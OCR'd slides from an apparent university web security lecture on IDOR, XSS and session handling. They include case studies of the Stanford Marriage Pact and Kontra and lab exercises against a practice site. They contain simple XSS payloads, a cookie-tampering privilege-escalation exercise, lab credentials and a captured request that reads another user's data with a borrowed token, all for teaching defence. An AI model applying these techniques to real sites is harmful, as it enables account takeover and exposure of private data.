
Two more days until the end of Week 10—and one more day until the matches come out. When that happens, we want to help make sure as many people get matched as possible, so...

The questionnaire is open for another 7.2 hours, until 4pm PST later today. Text your friends, bug your enemies. They may not be *your* perfect match, but they could be someone else's. The bigger the pool, the better everyone's matches become.

Thanks again for your patience. We'll see you this evening for the match announcement.

Love,
The Stanford Marriage Pact

IDOR case study II: Stanford Marriage Pact (2020)



https://mp.com/**29d2223b196d87e8e9292308c074e593**

MD5

29d2223b196d87e8e9292308c074e593

saligrama@stanford.edu

yasminem@stanford.edu

MD5

7b58812708b7976e77d94c0130e17fbe

https://mp.com/7b58812708b7976e77d94c0130e17fbe

Avoiding IDOR

- Ensure that a user is allowed to access a resource before returning it

- If not possible (e.g. cloud storage buckets), then make resource URIs random and unpredictable. Avoid:
  - Automatically incrementing resource IDs
  - Hashing a guessable property such as usernames, phone numbers, or emails


- Instead: use random identifiers such as UUIDs

Cross Site Scripting (XSS)

- XSS attacks enable attackers to hijack your website to **run JavaScript code** on other users’ browsers

- They occur when **user input is not properly sanitized and displayed**, allowing it to execute as code

Cross-Site Scripting (XSS)




```
<!DOCTYPE html>
<html>
<body>

<b>Donovan says:</b>
<script>
     alert(“You got hacked!”);
</script>

</body>
</html>
```


www.yourwebsite.com/law/<?StealAllTheData.js>/supersecretdata

Reflected XSS



dsfoijijoxvcuy

Your search - **dsfoijijoxvcuy** - did not match any documents.



Hey, click
this link


Bad code,
sent as text

Bad code
runs in the browser!

Bad code
is **reflected**

https://vulnerable.website/search?query=<script>alert(“pwned”)</script>

Stored XSS



02-14-2018, 08:52 PM

readernick

On the Ice

★★

Join Date: Dec 2015

Posts: 498


Delete

02-14-2018, 09:43 PM

fleeting

Queen Anissina

[wrong thread oops 😅)



Bad code, sent as text

Server stores things in the database

Bad code is **stored** in the database

Just a regular request...

Server gets things from the database

Bad code runs in the browser!

TRY IT!

- After our last data breach, we at CatShare want to make our customers feel like we care about them

- We added an endpoint https://catshare.saligrama.io/hello that takes a user's name and greets them kindly. Ya know, to show we care
  - e.g. https://catshare.saligrama.io/hello?name=User1

- We think this is harmless and will only build customer trust. **Show us our mistake.**

Improper session handling

Cookie itself is insecure

- Can modify cookie to access another’s account
    - e.g. become admin

Cookie not checked for authorization

- Use your own account to
    - Impersonate someone else
    - Escalate privileges to admin

TRY IT!

- CatShare added an admin view to https://catshare.saligrama.io/login for admins to view user data


- Log in using `stanford:stanford`

- Can you become `admin` and view the user data?

TRY IT!

TOOLS/REFERENCE

- Cookie is in Base64 format
  - Transforms data into a mix of letters and numbers.
  - Doesn’t actually secure or encrypt data; it's just a different way to show it.
  - Use https://kk.lol to encode/decode
- Your browser’s Developer Tools
  - Accessible from Inspect Element



catshare.saligrama.io/auth


You are aditya. Sorry, you do not have admin access to this endpoint. logout

Name	Value	Domain	P...	Exp...	Size	Htt...	Sec...	Sa...	Par...	Pr...
userId	YWRpdHlh	catsha...	/	202...	14					Me...
_ga_L56FWTBKBM	GS1.1.1678494354.2.0.1678494...	.saligr...	/	202...	51					Me...
_ga_GJHJW3T457	GS1.1.1678484352.2.0.1678484...	.saligr...	/	202...	51					Me...
_ga	GA1.1.1533338694.1678432921	.saligr...	/	202...	30					Me...
_ga_L1P68K8054	GS1.1.1678438249.1.0.1678438...	.saligr...	/	202...	51					Me...

What to look for is in red (logged in as aditya here)

- https://catshare.saligrama.io/login
  - Login with stanford:stanford

Session handling case study: Kontra (2022)




Risky start-up (yes) or bigger, more established tech company (no)?

No: 64%

Yes: 36%

Vote Now on Kontra

Session handling case study: Kontra (2022)



Request

```
GET /prod/users/ae697870-3e71-4a0e-bd5e-5ea501a62dd0/topics/interests?interested=true&
pageCount=40&pageNumber=0 HTTP/2
Host: api.dissonantchat.com
Accept: application/json
Accept-Encoding: gzip, deflate
User-Agent: kontra/1.0.0 CFNetwork/1240.0.4 Darwin/20.6.0
Accept-Language: en-us
Authorization:
eyJraWQiOiJXd1ZodEk2a2RnazVsdnVGMXZxV2E1aXEyTjRmOFJpaDh1dFczOEM4K2o0PSIsImFsZyI6IlJTMjU2In0.ey
JzdWIiOiI1YjY1MjMzOS1hODU3LTQ3ZTctOTkwYy1lMWI1MWRlNjg3NTMiLCJlbWFpbF92ZXJpZmllZCI6dHJ1ZSwiY3Vz
dG9tOmRiVXNlcklkIjoiZjM2NzBmZDMtNjQ2MS00OWEzLTk0OTEtMDdkZTJlZmJkNDMyIiwiaXNzIjoiaHR0cHM6XC9cL2
NvZ25pdG8taWRwLnVzLXdlc3QtMi5hbWF6b25hd3MuY29tXC91cy13ZXN0LTJfN0lwcTViYWw3IiwiY29nbml0bzp1c2Vy
bmFtZSI6InR3ZWVkbGVkZWUiLCJnaXZlbl9uYW1lIjoiVHdlZWRsZSIsImF1ZCI6Ijdhb2tyOGtqYWFmcGgzY3BvbHJtdT
c4MjkyIiwiZXZlbnRfaWQiOiI3ZTQ3NzE5MC03MTg2LTQ2NDMtOTcxNS1hZTg2ZDkzOGMzNzYiLCJ0b2tlbl91c2UiOiJp
ZCIsImF1dGhfdGltZSI6MTY1MTM2MTc4MiwiZXhwIjoxNjUxMzY1MzgyLCJpYXQiOjE2NTEzNjE3ODIsImZhbWlseV9uYW
1lIjoiRGVlIiwiZW1haWwiOiJ0d2VlZGxlZGVlQHNhbGlncmFtYS5pbyJ9.abELUqzUt4SLQUJRISKnbjmCdFeYl9GKXTV
1RQF6u_ZHQ99qLNndBulufIQpdpaOCcxQoZ6p-tVyZajpsjl7Re1xBvmP9a887FvhqRVyD2g0O-yKAtAEl-K1N1N00lxGM
Mmdaa3TyxrG8PA_ZzT1uM0BJJ0z-vGuG3zYq5pInDMXtKf461B6gPba5KiRPJhHDehiT2Su_g7I45DmXPDVEogR65jTDel
owbRtBKnMPTklypA6N4KKYWzw-5qxJNEbffqZJqeyhgg6xzz-pw8Hws2npL4ImZNVEqawd5PE9VxAnNWI6axRFWVDCO-eD
3CyUYToT87LmEXjlSvp93ZFQw
```

Tweedledum's UUID

Tweedledee's Authorization header


Response

```
HTTP/2 200 OK
Date: Sat, 30 Apr 2022 23:49:03 GMT
Content-Type: application/json
Content-Length: 3193
X-Amzn-Requestid: 3bf951c1-dd44-4bb7-a673-23600bfee23c
X-Amz-Apigw-Id: RaylUEOqPHcF7uw=
X-Amzn-Trace-Id: Root=1-626dcaee-49a709e825a5074c62a15706;Sampled=0

[
  {
    "userid":"ae697870-3e71-4a0e-bd5e-5ea501a62dd0",
    "topicid":"c4d7a095-d25f-4ce7-b795-0c48b4aac899",
    "interestlevel":"No",
    "createdate":"2022-04-30T23:44:09.221Z",
    "topicdescription":"Will China and the US go to war before 2030?",
    "topicowner":null,
    "topicownerusername":null,
    "topiccreatedate":"2022-04-23T06:42:24.928Z",
    "interestcount":"13",
    "yescnt":"1",
    "nocnt":"4",
    "commentcontent":null
  },
  {
    "userid":"ae697870-3e71-4a0e-bd5e-5ea501a62dd0",
    "topicid":"a58c6978-c1f7-400c-81f8-d3f54ce503a3",
    "interestlevel":"Yes",
    "createdate":"2022-04-30T23:44:08.027Z",
    "topicdescription":"Can an atheist and a deeply Christian person be happily married?",
    "topicowner":null,
    "topicownerusername":null,
    "topiccreatedate":"2022-04-23T06:42:52.386Z",
    "interestcount":"17",
    "yescnt":"4",
    "nocnt":"2",
    "commentcontent":null
  },
  {
    "userid":"ae697870-3e71-4a0e-bd5e-5ea501a62dd0",
    "topicid":"18ddc812-4678-4525-a1bd-3b2e3ebbdadd",
    "interestlevel":"Yes",
    "createdate":"2022-04-30T23:44:05.807Z",
    "topicdescription":"Do you see your political opponents as evil?",
    "topicowner":null,
    "topicownerusername":null,
    "topiccreatedate":"2022-04-23T06:44:32.964Z",
    "interestcount":"13",
    "yescnt":"2",
    "nocnt":"3",
    "commentcontent":null
  },
  {
    "userid":"ae697870-3e71-4a0e-bd5e-5ea501a62dd0",
    "topicid":"a2f3ce7e-6bf7-46c4-aebd-f43417f1b681",
    "interestlevel":"No",
    "createdate":"2022-04-30T23:44:04.683Z",
    "topicdescription":"Are man buns ever okay?",
    "topicowner":null,
    "topicownerusername":null
```

Exposure of Tweedledum's votes

Session handling case study: Kontra (2022)



